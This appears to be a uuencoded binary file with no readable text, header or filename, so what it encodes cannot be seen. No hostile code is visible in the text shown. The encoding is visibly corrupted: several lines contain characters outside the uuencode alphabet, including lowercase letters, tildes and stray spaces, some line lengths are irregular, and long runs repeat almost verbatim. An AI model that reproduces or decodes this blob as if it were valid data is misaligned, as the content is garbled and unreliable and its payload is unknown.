M9MVA9ROVNPA=@MQ31`7XS\$J4Q>C=8H+/*L^5_"QQ+L3IR[(X?5F8TY</R>E+
M@=-SRO0*WD=FQ^8#`KHXC%+`08#>%G<_7LA[F+-P-KM[<*\A1CG8,7[7^;2
MDUD8')TX-"@G/^P/VO]K/D.L8*"3X+\$.<1+8.=AJRSY\$;WVREM44J#*^QKD\
M]BRY?.B5P^5#:P4!L`6Y_'TA+A]Z]\7EX=22RP?3<KA\0`P+:S8?%#4J7A7A
M\L'TOKA\ :2O+;TN2Y;<%9/EM45E^74B6W]Z;+%;RO+;DF3YK;61#+!%N5R(
MR?<FRD-;43XH290/"HCR05%1?E5(E`_N0929A?&[X.4;\$BMA(OX]Y4#)XM;%
M[T7,B]\7L2]R8R.TAL62%8H<]YB<GHRO";\$OM9[C`O"]T&SQ2\$:I@`X&EH@B
M#X-P6"Z<`6E_!`2%X?9[O(-31RE87;F2=^B5)7D\$4Q&3JZCD?5]0`J"&KU/R
M%A>\7-DM*GE0IHA!FTB?3D-LB^;*WL&T+-DCF`K,*).BLO>JF.A!!7FB)W`\
M[L^Y[07CJ3>>-@9^*`B`S;169`K4ZXL`. *6XC/-QK:43N)\KG9?YFO%M:9KQ
M;1'-^+:P9GQ=4#. ^M="W\1S#O\$LXD;9R&B^!GU;F@9]6T2#OBV@07...Q?Z
M4/63;\$3Y/T?3V@OR5R3&-JIVJ*A:@QUOFJ8]**)I#PIHVF)2_*J@1C[XS]'(
M7X<8%XD"Y(@P`K; \DB;)T^L1W>'0<0E_ (;68_+%9F&F]]:;J*?L%\$XL)!NN,
M8@*;FQ1-*!>V*>>33`_6[0]138F<_B,ICA)6Y)CG&Q:PP^L6[0]Q8YT2DI8
M=4`W" (:). [9MTQL*OGBC&* (BK6)%()]IU. [66NC<\$MH0&\$2R%6@,4VC2E=^6&
MMDW9 (; "+-P6P%&D*P%LU);H*0NOA<PK`BS<&T11I#1; (;<YDIC:\$DWX\FVIW
MP!<DFZ`PIIC`VA!KX<)PD0/+]2&0HJ8P5NUI8`>)FA%/;Q0>PHJXKB\$59N*
M*`*`65+\$"[6JJ"9.BMBURU83`]Y8\$R_6HB*JF,%GMX4WQEH7\$ZR)+EZH,864
M,8.WZAA[94RP`LIXH=84T\:\0%Y[?&HBI^P?!+N8[WV:V^TK8!KOYYG&2;V9
MC@/=J.`0.T<2;R39.6*^Z8/Q(_LN@GUN;9?!F")Z?C_?X+XO!N6<G;^?F/!E
M,*G8Y+%09\7?#Z.2J2F=4WP^*H-5!6>D?4O?X)Z81>>[#\$(!)%<*FPI,<_LV
M'L?],(C-H>D,PHFS#`85F3KW;?R8^V\$0GYC3.41GXS)85&@^WK?RCNZ>2=3W
M2F\$/N%<,W.;*OL%/#`S3%/!\KG6II.EZ(\D+S,?>[,F/4<2ORYLS\$W2JE
M)04GS<3CRN^/W\$E-<+)*:40164WPL^SZ)GOFX>[5@[4%J,OOENS9@;M5#]4(
MG"'L>B-`B<^U4,UA2KRW+9\$;/5!WOEZ`CZ5>C%E,;)/"WA4IPMZ5`S5RGQI
MI;#T4W@^2L%A1)#,8)&X,*)S\$F>"Q;E;9!HXM7'+..5IMUF<)A[3XM074_VG
MI?A+7Z6<"(!G=U\AEJ<WP55R*FETQ6W@H4!#4V`6:D\$^@MX0Z<VWA"GG,?\
M=,IQ*EJ<B)NRJF-F\ (ICR-\ .NET[EF<]D+^PZF5_X"[UV<FNL&TIR3//5F>
M%CL3[.75IPBZF1>35*&\$A%7?W2."I/-0EPM--OD+_8X">VITTWB;)1`?`Y
MQFYQY\ \C(.FSC.`E<#FHM.,_6I3CIP+T\QB#2@RSU@M+C'24^89[O*40`JA
MB<9R*2F2EI)TVL6)9B`B\TTUBM`X^O@L[=R[8?3F3NT/?-J`TM]I(6J]-?`
M_IN(S/YD2J&0=8;AQ`W=4>1L.^>09.CCT?`#('1\N'^2%SYOOEQI7ICN(CB&

MXM[4"P&%4"-%6^XA5>RTG>4KSYTLP\%K9^',DUO3=:/4(ZQ2V@T9B[3+._19
M56J'\.,-27%7=,4-E3-\$@P]W%ZY4=*^B/C)STC\$]/_XM?ZSAL)N*' "2R>2
M.B^5[K;>;\1=C:V+NYNV528%GS5FD=<GU#3G:KIV'AYE,Y&=JQT7#G,C))/_
M-SX%_KAZ#D>,2\4-'TH4S]I,;<F%GM&I\$B'2SWH\A:XLFH#F' C3%_9*?J"L-
M[/RSGCCBO"14"2VS"W!OZD]R8BXM@-*OMU_CEC9@XN/BZ<.:I&51WQ73L:>"
MBEQ0PR*J8OH5B]R=-KT?%5F:XA/T\$+_TKE14(<TA">CY'0)]*@LE#TB*=[A
MN.!H[/LAN"^AN,NEBEG/%)<Q08D+?-G'I%61LM\9L9A,\$XJ2S\$QYE4(>?.S
MS4?5*3+U=!\Q52K9.D+8!^U'V.ITZT/DX!R6'?67R]8X5JJ!B;J@&VQGZ8R/
MKC(RYVOTV@I.V%BFI!D;<16<LBG-%AJ"B-'0&\=;K6K.:Z>9-6(R=<B:[#/E
MC;[S/X%[=1>VP]WY-BEC6@AX%;?R[]JBH*):MDE!L3Z0B>_#O4(#M^<5TQK[
MO%YBB-&5TQWQ,6^&1BJ1'PS,(3/?X:!D4C[0]H8+/*:=0)'>NB5W@509OP5
M,<X5A,627UTD5JK4=-^&>M-@,B3%ZU?H4'^^"EY\0]V<GDB-6M.F4E,B(J8[
M0+XB95FN-?3G#B'?611X(<674Z-UR+>\@%+^-7U\F,P;&Z;ZYFX"Q!2W,"W<
M7U0*+=7+!V0"C:-ES07QI@13*E@/=<E+G'0\$A//\$P>YAROE/FQ,* :GUQQDOM
M(MR,8V9NJ<ZRI;U:@KEYI\JNT#55NH"7I8=DMO.E:E8!L*+:"N5J"4\$A//
\$MPJRUQ>>'V+>'V%<0\$+L3PT9\$_= "AL8+Z)/;32U0I,LXYHV3?/-ZOS;KYYO%
M\WC_\`SU>1>.4/#4HV._7ZQU[ES'QI.X3//0N"7V+74A*=<@J>0I=\`C@E92+
MEO;M+TM@]4KG)\$;!.RQRY&#:3:C@NGBC\$(<UHQ"Z(*,^K\2&\$7K3644D2AV
MEU>J2.\$%7HO*5)'[NQAX25)5X/HN7G&66&5S*YB6P"V*I(!DS<&M--\$JPBU6
M<99L\?LE4X6+WBFFYJ'05NE&2PY<D7P7NDXQKSF)9?(=A*L_8O86+,JW8K85Q
M@9+85N#.PJ3J-+X17;\R#;+)E	'\BHS-&8^\`L0(%&5>%UM06'Z9)_3G<
MRQZKB*:\$T9K@*<3'>49L%5N4QL("XU:@(>' .8,7\$94Q?'5\$A=@XUQ"NTE:E
M,;+`2!9I2.,DB#VP,LM^`W\$^"Q8VX6(TMCR,"Q3E(&E,&OL*&' -)]7G,RQ[+
M%\$)\@UE`5(R%#SJ<11+R&)DSH"FJ,D:TB*D8+Q]X3\$M\$I+\$3NRYO5&./E#"L
M\$SRVC\$Q*/,S`%NK/Y6"FD<,0+6[F"(@*,O\$!31V1@EP^YHQLAJN,H2VA*LC-
M!Q[<A,5I/*75Y0UOBJ2\$@2T@LN6F4.1A1KA(0#X;,\<X1[7X(!<Q%>7D`PYS
MB81\9F; ;0AQ9"= :0A*HH/Q_4(I*)R/%QLD\.!`L?3])8W+I=&0M+U"4A=":
M-`Z^*>C98/TYW,L`LA"PX`\$>BW.OT'FVO\$!1[D%KTKBW4Y![6'\.]W+.200T
M)`R1Q?E7[+##;N\$11#F*+TEAX6I"%E((T'KK)/IN@`T_Q[_=AFG[C+\)&BL3Z
M_`Z\$+LB^XO/S*Q>PK2ZO((WO.+KU>%5Q,ZOF75M.7@ZZR[.08K\$^AP;A+[_
MQ;@B'!S-AK8<?#\;+LY!BL26@Q2Z('<?+\Y!5J\5!_O^M2T'=_WKQ3E(D5B;
M,PA=D(.K)=C7M%KX#H;>R):#]YH<0Y2)+8<I-'%.?C##XNSD%5LQ4)W;#^5
MC,N82L:%II+Q'%)CR4HPK&](@Q"6P8>A8OS#W'8L@^!"W+OWXMSCU9KQ;P;
M>^[] (RB! ?12)+?`H=\$\$&_L_B#&3UVEDR5];S`.E5"? ,P16)MR5S-,0]#ANZK
M5PY>%?&CLW;3'#BUC,@-/ (M;4"0IFG!3R98+DR?V^62LC9:]92WOIU<ER#M%
M8M];<\@[]-;KUW^BWK(?6[,"W?6AE/[Z4*S#/OPW]-B'(ET&KC\$+NMKXQAAZ
M7=@Y+A)V9>'EN<<%@JV\8FO_V):-Q%LM@8T,2P\$7^6%2"WG%UDZR+1N)ZU@"
M&QF6'G[R'&Q,<Y0+L)%7; .TIV[*1^(\EL)%A*>'LS'\&-&^YR`H*J]C:7;9E
M(_\$A2V`CPU+`8YZ+C:DN<P\$^IJM?6;K.69<RAPS+C;'C.>98]+YB)SS+C`
M'-\$-</ULN'H4E,) \$BL?>=YV!AFO-<@ (6L7FOOV9:%Q*<L@8<,2P\$`>@XNIGG0
M!;C(*[9VH:V-G:LR9FF&I8`7/<\J?0\$W^N\;/^;S1EK[T?9=5H;D,RP%7.DY
MN\S6,_LJNJS`*)L5Z; ,/Y73:AX*]N&_HML^%.HW*AYYHV-2TWS;Q;VJ0OE
MWG#XDKSJ`@DW<<W6;K4U+XFG6080.9H"GO4#[:J*:[;VK:UY2=S-,GC)T11P
MK^?A99I_78"7<<W6#K8U+XG/6080.9H"/O8\O\$QSLHLDU?&:K;UL:UX2O[, ,
M7G(T!1SM>7B9ZFD78&9<M?7D\$^=WV\^P^+,U[X>FG6(YW7*"D":A`8G=2M?4,
M9,]0HI%+86B,I\`D)%";5).JK:<A>X82M5P*0V,\!6:BN1B:-A458&A2M?5<
M9,]0HIM+86B,I\!T-!="#T^:C`@Q-JK:>D.P92O1S*0R-\128D^9B:.JD='<<
M9?FWJ^OD2WH..,VF7"=_PE+R;Q%3L21<+/)0F;BT\B+IN#D,I6FQ93!4P%0L
M)W<>AI:0F"M67B0[-X>A-%NU#(8*F(JEZ,[#T-+R='LPE"7KYC"4)J^6P5`!
M4[&W,7D86EK;:@&&LMS='(;25-8R&"I@*I;`.P]#R\OB+<!1ELJ;-RN-2YN5
MQL5GI?&LU)I2;T%&\$IS4W/XB<FN9;'S050HO7<>9I:5XUN`ES=6S*2)KV5P
M4\!4+-MW'GZ6EO)KR5`H*.3^YIE-5V7-@*F8@G`\S#U3YD%7,3FO;(9\$33W
ML9S.*SPBA"+_V2FF8D,+90;G]-Z'\KKOPQS]]^>.O`A.^]#X=[C2<+Y#CPL
MDY;DP<>H"FL*E^G#%T\7+NC\$6W"5)="6Y,87YJI8YL&RAPMZ\A9<9?FT)?GR
MA;DJEGFP9.*"[KP%5UEZ;4D.?6&NBF4>+>XH\$]OP566;%N25U^8JV*9ATLU
M+NC8VTQ7X_*FJ_&]3E?E91X7\^XMF\$K3<<OQ[PNS5"CR4(G(!5U\"XZRU-R2
MG/S"/!7+/%A><B\$WT6K^9]FS)7GYQ:VJJ[GG_X)IRG-Y&J'F:0P72%\$NZ.1;
M]5YI8T)\$53!9^:[]Q`?OO:)C;V;9?1]*[+/\W3@A_`.'OQ00`M=GKV<[`MC
M6EI)SGZ"JV@*<YGN_AQYS`7]?1O6\K3>DCS^XJR5"CU<6G-!I]^&M3S+MR2W
MOSAKI4(/E^5<T/.W82U/^BW)]R_.6JG0PR4]#W3_;5C+4X!+@"`49ZU4J,0<
M:`A6('Q0E+NG`R=-/YG1+=+29C,!6>&,Z#+GL]UB+%9H*)@?G3^KE<=C&9DM
MCR.I5'F9TD5X+%>-&4Z?WHKC<RLL)YTV7.<`5YK-!0,(LZ?YXKC<RLL*I
MU&5.=05YK-!0,+SZ? (KC<RLL+9U)7T.>069K!!1*-=ZZ\$^;6XS#=>?1\$[A%
M.>9T'6]1EA.O#Z`QFOR=)[<:T16+<:BSQ4[C6MW\$Z*D[.0+7A[DG(<<L+7
M"0'#+X_.CG:/X!IL+XP\A]3L_.B06J7\Y`*]2E-V2^I5`5FQ?.5Y>K6T?.4"
MOC<KSE0LPF*;PEL1@`5FQ_.5Y%&Q:_G*18</REPLPF&;TEL1@`5FQ?.9Y%&Q>
M/G,!#O-\YB*:?URFYA\7U_SC>36_6U9^<P\$&LY3<'OS%K-^2V)O@*I3O/']S
MR\IW+L#;F^+,I2G`)7%70%8L_WD>_I:6_UQ\$.R1VX7-A7R-P.LF#%+#\Q*-
MPN>%;<+G#V@2/B]F\$=KSEEF%Y3!70&8]LR5%RMN<!_NBL6"_60'X=@`+'!
M":["MF]1]I9I^EJR5K!\[5@;FWXEL#;!5=CJ+<K:#*.WB.0*]500.Q%L7TO]

MP&V_,M1#C*NPW5N4Q:6:09;B*UB)EO/:^~N\5M3>M>,LM_E*8&R,JJBM6Y2M
M)9JZEER)*<K6V-0K@:\)KL)6;E'.EFGD6K*6[^^S9BW=A%8.:Q-<Q?;ZS<'
M@EO)XE8LG()4='M?D:XK."KH)J:RNJ[HJ\$A*(7[Q!;NNF*C;E:X[SZ4V7D?
MBO?>A__D[OM0K/_V#T_/3C[LG.T?'79.VV>\$'\ARN5Q,%EV],]+I)K^Q_%
MW3D,)K4Z!1T%UYX!EH''KKSQK785<'83!J;BVGp>[A:ZF\$#*V5D*%700A]
MA2`)^A?R6H.7B=+@=9IH*8DPK912(NA^\GK3U'8?X6M#9\$V0PD#;:R<0)VA
MG%*&C,#9,)VZ\$WQM*"&RVU!"XS8K)3##4,K''^^FYTVF1\$>(;+""7:~#40
M1\$?SRG7@]XV-.L'W'\EKN80FRDH)!;\J;'JTV'Q60A4#I83<]XPCJ:KFP;Q
MITW?@?>;,K0V6F3HI-\17!^Z,KB,^\J_0%*%7@!^AZ^E(OI'D8O('T4HLK&>
M561C72\B-4408JA#;(Y>P-0:HGW)\64J'T[QM:G(ZJ?9J!LLIQ7Y.[R5R^%T
MN9S:I!UXG0P1,N<1W\(;3[W0P+?W]'T;7FME;ORIJ4&\#D=\$W;E]3ZO)%Q%
M;+!"X/V.FT@-F8.G[KA'5-+V)]]OYHP\$NX8>C>K@R]\>7TRD15"]X?X&M>
M9.Q]6>\$5F8H<>E)X/6(1K\$F;*(.B6!&'_'C#H==?480%\OX/J_4:NB.+[WE
ME%(G%\L2@NM)-VINZP2"\$6QUYYRPM-K+@2\:'/H/W'/@RF';_?WO?_MVV
MC2S<G_U7L/')2MI5Y\$>;YAZW[KV.[3BZZ]A9R^EN/]=AY8HFXU\$:DG*C]WM
M__[-#-XO2K+=;O=<L:>Q2,P,@,%@,!@,'^\XS8"/(%V']8_"E;U%(+6NZ\
M607?:3SX#\$PJ[])J<.-1BQ\IO4?)'J><QD69^'!8#CU*-W\$&DRF/\$P_(+J13
MD*F<#T'X=I&\$+%Z_FX+Z2RDQ\BB'N/:P:!--D\$5/YGBI@_9_T:ODK[()]6+_
M].0^M_H\.:.;.QY#38DT2#?'N'#@%[7&FPU_5TCW2ZU_5TCW2ZXWJZQXG!
MAW_XQG;%AW\8C*%@/DG^87"B%OBX^H?!BEK@ (X/R=3WE(X/RN)[RL:(<7R<>
M)FLZ]BBI=%B_2:U@]=&5X+VFKH(W;1S"N,KS<1)G7HT/&&]9LHGR4-45ZBTD
M&_#F[BH@='9'.^O,F+0-='^!XF2X3I+,!1IL3V/LX,V+I)"L(:'\$7XFLD#
MPEL<10P01Q6&S5%\7%40]\$YBO!>CBIX@Z,([^6H@C<XFLZ1T:XFH^D<&>U:
M,IK.D=&N(Z/I'!GMNC*:SI'1KB6CZ1P9[5HRFLZ1T:XMH^D<&>UJ,IK.D=&N
M):/I'!GM.C*:SI'1KB6CZ1P9[5HRFLZ1T:XEH^D<&>W:,EK.D=&)>J/E'!GM
M63):SI'1GB.CY1P9[;DR6LZ1T9XKH^4<&>U9,EK.D=&)>:/E'!GM.7HTN\T_)Z]NTZ*:
MGB6CY1P9[3DR6LZ1T9XKH^4<&>U9,EK.D=&)>:/E'!GM.7HTN\T_)Z]NTZ*:
MQ6/7(=2E)!]8LH5\$/E9OYZ3T'B9;*,.T'\LW&,H!)=095'&5#H(X/4JV<%*
MR8[B@>-Z8CA=D>QG'Y^(A=A@S,1T7D@/R)\>(PA"M'+\$&^&5.T@ (N.*#U&R
M1DTWO:PQ<+/D&A&#<[:3Y!H0)71>U4/GE0X-M.OF+\$!;G[,@\5KPO#+ '\$)\L
MS: !NS-(0WIUR?#FE'LJ^JK^G2)I/HSJ/#<F70S!+I2)8)2)8]C%,C',4F%Q
M\$,=J!HF"!3K/M580"%:Q+`2C6`+%*I>%8I:+R+L%4XX+3#<*)C%,#ML8.H<E
MBEDR&\4L&8-UBB:1&+11-(5BE,U!T<NF<'Q..S@^';''#E,'#-N&(=@CAXE@
M&#<,P1XZ3`1S3L."1H.=G\$64R(&)A4\$&H5G0H?0]LI"^ (#2+8Y,L95%J06@6
MEJ7\()-:!:9D)&N9S:EEIM>2A6_XIMD,FL)!/"]'UH"LP@'R<";>I:P174%
M74^;K0,*Z)D?7\$)_L%?N1G")R?7J8W?1TX/\=1;_LZ<'Y'H=[X=>#Y#V]
M]>O^`8ER>O/75C4SJLI/[0JRG9T#I@M''7%P)4N';5\O!F;X/74^?DOA@RX
M\ (8, &)P1A&\$?";\;\$!1="NK@Q<D>NAC4P8OC*G0YJ(,79S#H@E''+\X4T.M;
M9Q? (#?)ZA>L0Y&YOO<9U''+KLE[E.@2Y#U>O<QV"W%-JZ7BV)=(<S)NZIRVDL
M11]\$T:Y?L;1]\$56[8,12^4\$4[0H-2^'\4;0[(BSE'ZY^YE1?/YK?-XZJL_ZM
M82"8B7::0346A'E\XS#,.&/;B^+D,O/CV*."R3'C-&@79T[V-(>'T(X^CF_
M]B`1PM%/L;5'BA".?D:K/5R\$</0#2.TQ(\B#S.6!<=RCIWFT'R3MT2.4C7X\
MHCVS!%E]X[+/-+?A^/F,_,C.8.) (SO:D3<.DG&LEC.L!)", 'Z.<L26`9!R%
MY`PP`23CD!]GE'D@&2?7N\$.-@>4.-0XGZK#,TT7<0<>/99Z7X8X\?BSS!'AW
M^/%CF4<:V&,0[?X+CD&TVTUFY)]MJ(R\LXU@#MJ&<70\":%H6Z#M\2>\$HNWI
MM<>?8-4SI^KZ5LG@^&-@W/M1K/'')>V7]"7B=I,8+>(A6*WB(ZB;^OR9:+V
M,GD:Q8NAMN=XVL2+H3:<>)K\$7_7,KKH6TN^=BLLM'IX&\6:A(M)M>R"\$SH0*N
M;7,@C&'G,?.CV-8`H:S]LO;%ZOGW/R"L17X]BXOAJZW.YL8P'FZ(\.?.).%Y
M\MB\$YYMOOL:_6V]>;^I_Q?/%UM:;K[YY\VS^V;+S:W7K_9WOXBVGR>[.N?
M65G%111],4S*+`_#<^/2_T,?3_N?'>X=?#CL5/?5,^7QB/;_O/-JOU_B\?3
M_LB0ZMDZ_Q>L_=">1UH_L]>;V^^=MK_ZU7_TV]>]2\W9F6Q<95F&TEV&TT?
MJIL\PVTYS=I&8W2<1+WRE(1)2/T'3ATM)96P>@_7SZ4*37-U74W&]%VYM;
MF^WH*,E'HR)_B(YFR?4LR:+OKOF7SC7[\C_7DS@==P;YY'N@L3<>1T2CC(JD
M3(K;A!-7F6\$11D621&4^JN[B(MF)'O)9-(@S0!FF&!Y)-:N@I!7NY]W(BVB2
M#]/1`Q"!3[-LF!11=9-\$55),2JP'OAR=? (J.DQ)RA")G21&/HX\PLT@'T7\$Z
M2+(RB6*H.'XI;Y)A=(74\$.\=%J3'"Q*)RX%\C-L&VE&20GH1X0%<!Y])7+B
M]-I17@"-9EQAZ8LH9[L-H,@/T3BN%*:O^JJ6\)H1V9M" E6Z`7)OR;L4V'B5
M1+,R<&W&;<'V.BOW?/WIY_.H[V3'Z._[IV=[9V<__@MP\$(C0VIRFS!*Z60Z
M3H'P'88+9]4#%!P(##@\VW\&'MON\?=@Q^A)-&[[OG)8:\703L]B_:BCWMG
MY]W]3\=[9]''3V<?3WN'G2CJ)5BH!/ #G,WA\$+05<'852\$3)*OXC-&T)!1P/
MHYOX-H\$F'BOI2\$441P.0MX7;#W=WHX.!ZJN+;A1U1U&65[B3*8F^NZFJZ<[&
MQMW=7><ZFW7RXAH,6*)0;GS?65L# [N0@_N5#N0;_ =Z9Q==.)I],D&S8;G8U&
M:PUPUT1*d8)@%\13Q&*?D\+P+U(FS/Q000-*:/8N\NQ5Q6Q0S8I\$?,-:.(W
M,F-MC>^)P^[:#.]\&XR-G6^X@0L^1;N88'X&'1K"]W?Q&#AH(N19E605).*K
MVE!VG51]W+16MS\ -LNED\219;\$M;HX+:-,P<\$'L..&?%#W%1PPFDTXZPO`=)
M.6"_0!#2?\"_O(8VIQ'%:DWE-Q+X5CW\8R8@.>03_`GQD/\RDT'/QA,_)T6)
M>7[XT]MPF_358!W/JK9]>&F6:E19#HF%G+8QTI%=@=VH\?\": "D!OR9<HDR_+
M;W_*U)[#83(8-_D<L_ZY:(R0<8TVB\$0Q2QJ7%WKE+EOA,H%*I?V=YS)^/.P?
M'/;VS[H?ST_/EBZDP<V6(ZB`Z4/F,BADS:3BN;?!VW=\$G4@.OHNV4-D\H9:R
M-\$X&0H9!;8\$2C4[R+`E3L"KA\$=D_[49;70\$R]46:5?VYVV!%;@JX-5^+Z,*`

ME6K0CK_?H\$19<KU(91!,J\9P-IG*_<Q#4UUA5:JBZ16?#MGUN.'EIHD["1LM
MOW3#ST;T1TX[^I.WSO"Y@1)L\$%A?FD+SY;#%^H'DW9HDN3ZO7=8]0BG)?[G+
MAP4+OJZFT#VU(GFYV%8E;9F\$!='&FM/K/?DLI'86T'C.4Z,Y:MM(+Y/-@V"Y
MUKU%)3"89V2:-2=@:&=BA4L"F\#;:PODJEG<[LE)7[!OP6[X66YN\O^;RVH
MGETE+^C4\$FGIYDH:7XV3H,WBF"-7@()-]<]?S(1;]OGB4E<Q=V@.,76AC!Y>
M]EW4W1KYC-MV/(M.F51')Z-JZ;"W6KYBG,A`"Y- [<M(1IVA\$W1QX^2HB+7
MY_:4`>R!@:]D)+,9.3*E=\$J8T%1@GC=:%Z^V+B6<.L-!CHGB`'=50><`\B/
MB(+%S)7GQ:6M;/F-"/)*>RI?#JGE65E@XC9E.&!^*K()F"HA(L!2C82!!JT,
M,-BJBYBRKH2(N00\F07OGB9H?'B[3@??:*(=*B^=@NS43`'DJF^*.I284V
M;\$&685I2I`W*LHL<W'Y(8,HZK#`K)P`@9D_`"=#\=AZ3!*::#YYN,R':D*#3
M(/F;\%R]TP\$-MR--"PMT3`8][Y0V]ZC7EZPMN0:P3/[XJGR87)E%=G0:*PY(
MS7?(D.\MPZ6NQ,1<7NZ+K1WH**+?;%C]AC"OXC(=)*^P\$4N;6WI:Y^I*(@ [R
MH3=G^-S4AJ5X,(9"O`>0)=B,D>`7HW%\36X\$^B'LV[W]_<->K__N>.^HU_]P
M>/[^]*"WV&`*3"5*?^!%4BP8LKF774#\#-V[R@NG]7S*#, \$%DUN,R18:DYAS
M"YE]530TWFFG"B5Q,;A)L^MHG.?3\$MG!95L[HX8I#4?'*TDCL%PVEBE:#\
MQ6`,CW86R'5]6H"i'KUQ7)\,IHYT4[NH@2C3XU;H)5T;Y9@GE=Q-,; **WTEG3H
M>`-\V>N=-QWA;6NT=-M(\Y@**6_J[6D&%:-\RHV7Y?K+LC/%,,B7T4^N
M,=2LZV=6#[O`7J>;!0L85W,?O=6T^H%L4W<\$4]J=LZGFVS\).(Q.3D\J04-
MZVMYJ[2.%0M-Z=7C"(\[?M*(1>,1M%R17*=EE10EF1N4NY@<O&(0:>:FF3.:
M:/^OU"WLJTRP!`VIQ!37[Q[`?V2911'U\$,3R,^@`#Q'\$FFF*XZ=I]Z4V(^
MP[XD4S:I-F:!"W"IK3,;A[8*0+M%)!`5=(A^8`MB&79KY!J[!K"ODQJ(;7(T
M'K"/:T,PLP,WY0?LUX1%JDXP2&D_LYK",6:.G1UNWDHZ)K?T0?2"8+2!&GE\$
MW]Q\I!ONO)@E+D6=TSB[A9KYB>DF@+"ZZ,TJ)K+F3YP`N0X5<Z=%3@-@8#[#
M-)HT-R*>YI*5D@?6=XXGFAHE&5GE!8E<)*&<0^13!OV700)1NJ8B1FF=/3:
M<C:WC59L6P(P7X-LMHDW[%_#I!>9^PE^"K:2T#I#ABLK/"K0['M652MGN4&
MT8503G(PFTQQ=8,/VCL-#V>QV_PLNPOC\$9MA2_>_0_CGVF86N6([>+,\$I666
M&,N0UNHT8\$&*>G/S?@N7)\,JBUM(R*0%M!SD(QHE:.1A_VZF+;^CU)(H15[E
M.-G"%^;\>%DV:~QK1(W.SWF:-2%+X;;P.QZ\A74IA\F:M\$1I@UJ0*(.JP&9B
MM"X:K&\RY<&\T\$JWRD;B6D@S-A6MUD\9?O@G^O.DT8\$D^NWHEBCD194,FWI'
M[*2@Z^`_28G]_W/RL#N.)U?#. +K?B>XO-B)!%`W[]:4%MZAY:Y?(!C2+)K+D
MYH?P5VU#D3JTRM#RR#(A>B281GNA@!&F%9!E1QVH;L(*DGJHVSdT9-. (0C/_
M&G.II2G+\$S-]C(-/L929DN,TPZY_Z>-`XQ=??S;*BA]^:3B.`%'A#7.CO3[
MU^3A\=[IAC:/IR/' :J;QPUN";\$=7@SBP#,=!@G-N/'TJOO9#=@II?J,C"P05
MYKV78"i.Q_\$@H<]/:A/]0>>3-2/\$D(I=ME1+#)3)8Z;RR=YJ:N9R.KS'_B7]
M'\`5W3'!_H3M:)EKB^D\$/K" `M.NLX7F##/G\ (EBF83JHFJ*,5J5&:3(>6MY(
MFI#C=SLK!FP/5!J="ICF6GT+>0!L`I-W=LWL%J.;NBPB0^]ZD[-'`=D"6%
M7)/U=#*2:~]M!<G>(?<#YRQ8S@D?YTU0TA#9,+EGCBUMO"=\$?7N&]95Y?*M&
M+C0A6TCVB0";JH8K*"I.IKI.'B\$14,M)7.FS+]ZN??3!E"[B(NZ>_>.)7N^P
M5^/)D2K?9[EHTA6V-G@>CK41%D5L#J8#Y8#&-:R6H=HL*61G[V@, [*OOMKR
M/DT*EJ\&79K+D#A_\$QU#+BR"S#,AYEBV,E8]Z4("7ZI,E-N,9RIZ\$4VI9-:Z
M^K&&%/Q<"M^R\BL[2@A;\$T-91!=1!0N8Q42X,YL.XRII8ER*H0.=D9#`-:=X
M,DX&#%X\$E%R9MG]V97=7CX3QE(OLZE+.>CR35WVH=O#8/*2EFZ+"@)S+A*6Y
MA@R2Z_U+S&#+;5'9K":`. . ,&*N@YT@_E<(RF*O&AH-D9YD)\Q![\$[Z45\
M32G+`\"<^YH<*(\$P"N=ZJ([F*2G%1]IY@K(/;S:POW+&NFQBF:>#/T5K!(@<_
M.UJH\$9A-&85PYE3+U\$F25!H,C?SHN:]P"4P?Z!0YAWN:IJKGGJ'2K"_FLD34
M\01JY`8RYA,DJP2Y51SI>#P=I&%6HDZ2J;-#T3!+KT>>!#Q?RKY\$@7S#N_2
M/M*LG#?D^-?=.&.1>^ZA=\XHOC74L?'H,5#I'11DUEB(DUF\$N#G'=Y0R'I
MZR)FHW\$SWC;T`EWWITK,S;]U)M%LR.0+I(9%XFD:OY&UE`XD_2>UDY8+,]<4
M)4P/Z"(`J[&;?K',IAH7H+;L^FM,'IVS+XIZA/P(RU=>7>DLEV,5A`X<!7(
MWV?:^K2K-N3@/XO?9<L<Q(X+%;'FI4J*O51(_JL`<:_O`1-K7EYK;*)0@6
MO7J%&VXY:81+**%F:C,6_IZ>(P+?>&8\$=XA5\$EOT9\M@I\$[*ABZ1U\$&+6:\$
M3W3?["`F#+[X]\.`/?ZS>3NQIH!\$^W9B?F3X\^:Y.(TDF:X[L2\+7T#A@>@
MY6HP%!P.@]S.U'3F,2=PZK9'IO#XK^6]\$Z2XCKIDT'1U'&LR\$'=/;*?)R:#
M:~"@9M.[E>A3P0D;.HL%-<1"\$NYHS(4'@[5MO6`5K+0<T>-RWGK?2<YG)E4N
M:'8:FF\$F,%P+SU0)3L&XDT*6C\$T^?^/RU2@/T)!`/\XAE%F[>(%TP>2-0QI
MHJ[0[Y.IU^]/XC3K][FQ1QD>'+[]=_0/_OSA!AGE\$RCKC'WZ8>]_??=DT/X
MKG1#([F/T1@J-ZC?I\.-\Z2L2M7W:=>/D-!A<L_`A:E#(L\$O)\$WXM!C'8^
M3-E*/]^ZP-XH%3K%5-@1=T4\18T. !+@F4IS>#3_FT*Y0=#6SSQ6!Y6QA!6GR
M*G?D>(FELLCAIT!&"Y6-</:/>U#9(KX#A3.=@4F[?Y/GN-6(R?B.L'!!'@B4
M[O0TE0Q^!T5A%3DHH,=J2(;?CNW!Q1\$*)0@J90?PSC0EV"?;,)VY'LO;[AK^
M[J\$]8<?4<MAO>ZFGS*QC\$6VEVOL/4*0EF&X2%2]VL_.D)F[<*,;BW4<HMI
ML@5;K&Z>ORA3<^>!*Q,XLPR`7F/!=!PS>I]TLG;ZYM,*A[:LV4V9"V/'GH`"
M:QFLU4_= [E"i`JY"V-AIZ,*/YDN]O"!R'X,I/U)T4-J@ \$"[0C1;A:1UC
MG6Y"]?IW;X+]/_QX]G^K,+IGV<->N_]_:WOS]6M[<_<WN"5\M?[_-WA6^[]7
M^[]7^[\7V?_>Y2`%T\$`^W=C3AV%>P4SN^/3T8__CV>'Y8>^<'A[9A]/>?^R
MQ;X<GAP<'Y))L+UV<GIPV.^^ (W#ZW8.&VW]/P.S]_,.Y@3BG\Y.X/VKM36V
M-1(W<>\$*+Y^_NIN\A.>(<~%@5QC4^ (Y@9&ZS`#E[W8`^HF,'_YI)/.@/_U@)
MR7TEUB0,GPHFU.V`Q'1]Z4W#@\$+3R=\$A.5DXND.5/1!L+!"&5&(NTUH*R7\
M,\K'X_P.:+?7G<K#XLD:WD(53(\GIJG4[`<8X=I08+Q_JW&U<59S^X9-B@Y
